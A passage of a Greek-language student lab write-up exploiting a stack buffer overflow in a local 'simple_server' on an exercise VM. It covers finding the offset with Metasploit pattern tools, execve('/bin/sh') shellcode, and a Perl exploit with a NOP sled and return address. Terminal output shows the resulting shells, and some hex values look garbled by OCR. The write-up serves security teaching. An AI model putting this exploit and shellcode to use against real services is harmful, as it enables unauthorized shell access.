41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 02 01 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 41 66 31 41 66 32 41 | Ae8Ae9Af0Af1Af2A
66 33 41 66 34 41 66 35 41 66 36 41 66 37 41 66 | f3Af4Af5Af6Af7Af
38 41 66 39 41 67 30 41 67 31 41 67 32 41 67 33 | 8Af9Ag0Ag1Ag2Ag3
41 67 34 41 67 35 41 67 36 41 67 37 41 67 38 41 | Ag4Ag5Ag6Ag7Ag8A
67 39 41 68 30 41 68 31 41 68 32 41 68 33 41 68 | g9Ah0Ah1Ah2Ah3Ah
34 41 68 35 41 68 36 41 68 37 41 68 38 41 68 39 | 4Ah5Ah6Ah7Ah8Ah9
41 69 30 41 69 31 41 69 32 41 69 33 41 69 34 41 | Ai0Ai1Ai2Ai3Ai4A
0d 0a          | ..
Program received signal SIGSEGV, Segmentation fault.
0x000000000400cf6 in main () at simple_server.c:78
78      }
(gdb) info registers
rax          0x0          0
rbx          0x3765413665413565      3991668346616624485
rcx          0xfffffffffffff90      -112
rdx          0xfffffffffffff90      -112
rsi          0x7fffffff4a0      140737488348320
rdi          0x39644138      962871608
rbp          0x6641396541386541      0x6641396541386541
rsp          0x7fffffff538      0x7fffffff538
r8           0x0          0
r9           0x0          0
r10          0x7fffffff260      140737488347744
r11          0x246      582
r12          0x4008a0 4196512
r13          0x7fffffff610      140737488348688
r14          0x0          0
r15          0x0          0
rip          0x400cf6 0x400cf6 <main+514>
eflags        0x10206 [ PF IF RF ]
cs            0x33      51
ss            0x2b      43
ds            0x0          0
es            0x0          0
fs            0x0          0
gs            0x0          0
(gdb) x/wx $rsp
0x7fffffff538: 0x31664130
(gdb) x/s $rsp
0x7fffffff538: "0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A\r\n"
```




Εξετάζοντας το περιεχόμενο του \$rsp, βρίσκω την τιμή 0x31664130.

Χρησιμοποιώντας την pattern_offset.rb βρίσκω το offset του *return address*.

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 0x31664130 -l 258
[*] Exact match at offset 152
root@mye007:/opt/metasploit-framework/tools/exploit#
```

Παρατηρώ πως η τιμή του offset είναι 152.

Αυτό σημαίνει πως η *ret. address* ξεκινάει 152 bytes μετά την αρχή του buffer, επιβεβαιώνοντας έτσι την αρχική μου υπόθεση για το μέγεθος του buffer.





Δημιουργώ μία ακολουθία 160 bytes (`python -c 'print "A"*152 + "B"*6'`) και την περνάω ως είσοδο στον *simple_server*.

Παρατηρώ πως τα 152 του χαρακτήρα "A" - 0x41 έχουν γεμίσει εντελώς το χώρο (buffer + base pointer) και πως οι χαρακτήρες "B" - 0x42 μαζί με το enter - \r\n έχουν κάνει overwrite το return address.

Έτσι είμαι σίγουρος πως το offset μου είναι το σωστό. Το μόνο που μένει να κάνω τώρα είναι να περάσω στο *return address* μια έγκυρη διεύθυνση που αντί να είναι γεμάτη από χαρακτήρες “B” - 0x42, θα δείχνει στο payload μου.



Προετοιμασία payload

Το αρχείο *shell.c* περιέχει το φορτίο επίθεσης. Πρόκεται για ένα απλό scriptάκι που το μόνο πράγμα που κάνει είναι να καλεί το shell.

Το μεταγλωτίζω με τον gcc και χρησιμοποιώ την κάτωθι εντολή για να δείξω την assembly:

```
objdump -d a.out | sed -n '/point0/,/point1/p'
```

The terminal window shows the assembly code for the *shell.c* program. The code includes instructions for setting up registers, performing XOR operations, and calling the shell via a system call. The assembly code is color-coded to highlight different sections and labels.

```
shell.c - M
File Edit View Text Document
Warning, you are using the root account.

int main() {
    asm("\
point0: jmp there\n\
here:   pop %rdi\n\
        xor %rax, %rax\n\
        movb $0x3b, %al\n\
        xor %rsi, %rsi\n\
        xor %rdx, %rdx\n\
        syscall\n\
there:  call here\n\
.string \"/bin/sh\"\n\
point1: .octa 0xdeadbeef\n\
    ");
}

root@mye007:~/Desktop# objdump -d a.out | sed -n '/point0/,/point1/p'
00000000004004ba <point0>:
    4004ba: eb 0e          jmp    4004ca <there>
00000000004004bc <here>:
    4004bc: 5f              pop    %rdi
    4004bd: 48 31 c0       xor    %rax,%rax
    4004c0: b0 3b           mov    $0x3b,%al
    4004c2: 48 31 f6       xor    %rsi,%rsi
    4004c5: 48 31 d2       xor    %rdx,%rdx
    4004c8: 0f 05           syscall
00000000004004ca <there>:
    4004ca: e8 ed ff ff ff  callq  4004bc <here>
    4004cf: 2f              (bad)
    4004d0: 62              (bad)
    4004d1: 69 6e 2f 73 68 00 ef  imul   $0xef006873,0x2f(%rsi),%ebp
00000000004004d7 <point1>:
root@mye007:~/Desktop#
```

Αφού έχω μεταγλωτίσει το payload, το αποθηκεύω με την εντολή:

```
xxd -s0x4ba -l 32 -p a.out payload
```

The terminal window shows the command `xxd -s0x4ba -l 32 -p a.out payload` being run to extract the payload from the binary. The resulting payload file is then opened in a text editor, showing its hex dump.

```
root@mye007:~/Desktop# xxd -s0x4ba -l 32 -p a.out payload
root@mye007:~/Desktop# ls -lh payload
-rw-r--r-- 1 root root 66 payload
root@mye007:~/Desktop# payload - Mousepad
File Edit View Text Document Navigation Help
Warning, you are using the root account, you may harm your system.

eb0e5f4831c0b03b4831f64831d20f05e8edfffff2f62696e2f736800ef
bead
```

Παρατηρώ πως το payload έχει μέγεθος 66 bytes. Το κομμάτι που μας ενδιαφέρει είναι η πρώτη γραμμή η οποία έχει μέγεθος 60 bytes.



Τοποθέτηση \$payload στο exploit.pl

Συμβουλευόμενος το αρχείο *exploit.pl* καταλαβαίνω πως το payload αναπαρίσταται σε hex μορφή, πράγμα που σημαίνει πως τελικά το μέγεθος του payload είναι 30 bytes (κάθε 2 hex χαρακτήρες στην πρώτη γραμμή του payload είναι 1 byte στο payload άρα τελικά έχω 60 hex chars / 2 hex chars per byte = 30 bytes payload).

```
my $payload="\xeb\x0e\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x05\xe8\xed\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\xef"; # fill in the payload in hex  
# eb0e5f4831c0b03b4831f64831d20f05e8edfffff2f62696e2f736800ef
```



Δημιουργώντας τα \$nopsled και \$buffstuff

Σε αυτό το σημείο έχω τις εξής πληροφορίες:

- Το offset είναι 152, ára έχω 152 bytes χώρου που μπορώ να εκμεταλλευθώ
- Το payload είναι 30 bytes

Άρα υπολείπονται $152 - 30 = 122$ bytes για nopsled και buffstuff.


Τόσο το nopsled, όσο και το buffstuff (padding) θα απαρτίζονται από εντολές no-operation έτσι ώστε ο κώδικας να μην κάνει τίποτα:

- μέχρι να συναντήσει το payload μου
- αφού συναντήσει το payload και μέχρι να συναντήσει το return address

Εντελώς αυθαίρετα επιλέγω να χρησιμοποιήσω:

- τα πρώτα 60 bytes του buffer για το nopsled
- τα τελευταία 62 bytes του buffer ως padding μεταξύ shellcode και ret address

Σχηματικά:



```
#####
my $nopsled="\x90" x 60; # fill in the correct length in decimal number of bytes
#
my $buffstuff="\x90" x 62; # fill in the correct length in decimal number bytes
```

Φυσικά όλος αυτός ο διαμοιρασμός υπόκειται σε πιθανή αλλαγή, σε περίπτωση που κάτι δε μου δουλέψει.



Εκτέλεση της επίθεσης

Τα συστατικά της επίθεσης βρίσκονται όλα στο αρχείο `exploit.pl`:

The screenshot shows a terminal window titled "exploit.pl - Mousepad". The menu bar includes "File", "Edit", "View", "Text", "Document", "Navigation", and "Help". A red banner at the top states, "Warning, you are using the root account, you may harm your system." The main area contains Perl code for generating exploit payload. The code uses strict variable declarations and includes comments explaining the purpose of each section: filling the stack with "\x90" bytes, defining the payload structure, and specifying the offset to the RIP register.

```
use strict;
use Socket;
#####
my $nopsled="\x90" x 60; # fill in the correct length in decimal number of bytes
#
my $payload="\xeb\x0e\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x05\xe8\xed\xff\xff\xff\x2f\x62\x6f
# eb0e5f4831c0b03b4831f64831d20f05e8edfffff2f62696e2f736800ef
#
my $buffstuff="\x90" x 62; # fill in the correct length in decimal number bytes
#
my $offset_rip = "\x00\xe5\xff\xff\xff\x7f\x00\x00"; # fill in the 8-byte rip address in hex (little-endian)
# 16bits because 64bit architecture
# 0x00007fffffe4a0 is \xa0\xe4\xff\xff\xff\x7f\x00\x00 (little-endian)
# 0x00007fffffe500 is \x00\xe5\xff\xff\xff\x7f\x00\x00 (little-endian)
#####

```

Εκτελώντας την επίθεση όσο o simple server τρέχει στον gdb παρατηρώ πως όλα βαίνουν καλώς και καταφέρνω να αποκτήσω έλεγχο καθώς φαίνεται η προτροπή εισόδου τερματικού #

```
Starting program: /root/Desktop/simple_server
0x7fffffff4a0
server: got connection from 127.0.0.1 port 46671
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ..... .
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ..... .
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ..... .
90 90 90 90 90 90 90 90 90 90 90 90 eb 0e 5f 48 | ..... _H
31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed ff ff | 1..;H1.H1.....
ff 2f 62 69 6e 2f 73 68 00 ef 90 90 90 90 90 90 90 | ./bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ..... .
90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | ..... .
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ..... .
90 90 90 90 90 90 90 a0 e4 ff ff ff 7f 00 00 | ..... .
0a | .
process 1242 is executing new program: /bin/dash
# whoami
root
# pwd
/root/Desktop
#
```



Εκτελώντας την επίθεση έξω από το περιβάλλον του gdb παρατηρώ πώς εμφανίζεται segmentation fault.

```
root@mye007:~/Desktop# ./simple_server
0x7fffffff4e0
server: got connection from 127.0.0.1 port 46672
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 eb 0e 5f 48 | ....._H
31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed ff ff | 1..;H1.H1....
ff 2f 62 69 6e 2f 73 68 00 ef 90 90 90 90 90 90 | ./bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 a0 e4 ff ff ff 7f 00 00 | .....
0a | .
Illegal instruction
root@mye007:~/Desktop# 
```

Αυτό οφείλεται στο γεγονός πως ο χειρισμός των διευθύνσεων γίνεται διαφορετικά στο σύστημα από ότι στον gdb. Συνεπώς, διαλέγοντας μια νέα διεύθυνση επιστροφής που δείχνει κάπου προς το μέσο του nopsled θεωρητικά η επίθεση θα είναι επιτυχής.

Η διεύθυνση που επέλεξα είναι η `0x7fffffff4e500`.

Εκτελώντας την επίθεση ξανά παρατηρώ πως αυτή τη φορά είναι επιτυχής.

```
root@mye007:~/Desktop# ./simple_server
0x7fffffff4e0
server: got connection from 127.0.0.1 port 46673
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 eb 0e 5f 48 | ....._H
31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed ff ff | 1..;H1.H1....
ff 2f 62 69 6e 2f 73 68 00 ef 90 90 90 90 90 90 | ./bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
0a | .
# whoami
root
# pwd
/root/Desktop
# 
```



Εκτελώντας ξανά τα βήματα για την επίθεση χρησιμοποιώντας το λογαριασμό mye007 αντί για το root στο VM της άσκησης, παρατηρούμε πάλι segmentation fault όταν κάνουμε την επίθεση έξω από το περιβάλλον του gdb.

```
mye007@mye007:~/Desktop$ ./simple_server
0x7fffffff1e0
server: got connection from 127.0.0.1 port 46682
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 eb 0e 5f 48 | .....H
31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed ff ff | 1..;H1.H1.....
ff 2f 62 69 6e 2f 73 68 00 ef 90 90 90 90 90 90 | ./bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 a0 00 ff ff | .....
0a | .
Illegal instruction
mye007@mye007:~/Desktop$
```

```
my $offset_rip = "\x00\xe2\xff\xff\xff\x7f\x00\x00"; # fill in the 8-byte
# 16bits because 64bit architecture
# 0x00007fffffff1e0 is \xa0\xe1\xff\xff\xff\x7f\x00\x00 (little-endian)
# 0x00007fffffff200 is \x00\xe2\xff\xff\xff\x7f\x00\x00 (little-endian)
#####
```

Αντίστοιχα με προηγουμένως αν επιλέξουμε μια διεύθυνση επιστροφής που δείχνει κάπου προς το μέσο του nopsled η επίθεση είναι επιτυχής.

```
mye007@mye007:~/Desktop$ ./simple_server
0x7fffffff1e0
server: got connection from 127.0.0.1 port 46685
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 eb 0e 5f 48 | .....H
31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed ff ff | 1..;H1.H1.....
ff 2f 62 69 6e 2f 73 68 00 ef 90 90 90 90 90 90 | ./bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 e2 ff ff ff | .....
0a | .
$ whoami
mye007
$ pwd
/home/mye007/Desktop
$
```

Έτσι παρατηρώ πως η επίθεσή μου είναι σχεδιασμένη να λαμβάνει τον έλεγχο των δικαιωμάτων του λογαριασμού που τρέχει τον *simple_server*.



Μια μικρή πιθανή επέκταση

Θέλω να εμφανίζεται το μήνυμα “You have been pwned” στο τερματικό πριν την προτροπή εισόδου #, με τρόπο παρόμοιο όπως εδώ:

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~/Desktop# /bin/sh -c 'echo "You have been pwned" ; exec /bin/sh'
You have been pwned
#
```

Δεν υπάρχει πραγματικός λόγος να το κάνω αυτό, αφού υποτίθεται πως το μόνο που θέλω είναι να αποκτήσω ένα shell για έλεγχο του θύματος - υπολογιστή, αλλά είμαι περιέργος να δω πώς γίνεται.

Τελικά δε γίνεται όσο εύκολα ήλπιζα απλά τροποποιώντας το .string στο αρχικό μου shell.c καθώς ο compiler παραπονιέται:

*shell2.c - Mousepad

```
File Edit View Text Document Navigation Help
Warning, you are using the root account, you may harm your system.

int main() {
    asm("\
point0: jmp there\n\
here:   pop %rdi\n\
        xor %rax, %rax\n\
        movb $0x3b, %al\n\
        xor %rsi, %rsi\n\
        xor %rdx, %rdx\n\
        syscall\n\
there:  call here\n\
.string \"/bin/sh -c \'echo \\\"pwned\\\" ; exec /bin/sh\\\'\\\"\n\
point1: .octa 0xdeadbeef\n\
        ");
}
```

Terminal

```
File Edit View Terminal Tabs Help
root@mye007:~/Desktop/shellcode2# gcc shell2.c
shell2.c: Assembler messages:
shell2.c:10: Error: junk at end of line, first unrecognized character is `p'
shell2.c:10: Warning: missing closing `"'
shell2.c:10: Error: no such instruction: `exec /bin/sh"'
root@mye007:~/Desktop/shellcode2#
```

Μετά από αναζήτηση καταλαβαίνω πως θα πρέπει να γράψω το δικό μου shellcode για να μπορέσω να δημιουργήσω το σωστό payload.

Το metasploit-framework που είναι εγκατεστημένο στο VM της άσκησης βρήκα πως περιλαμβάνει εργαλεία για δημιουργία payload, και στον ελεύθερο μου χρόνο σκοπεύω να πειραματιστώ μαζί τους για ικανοποιήσω την περιέργειά μου.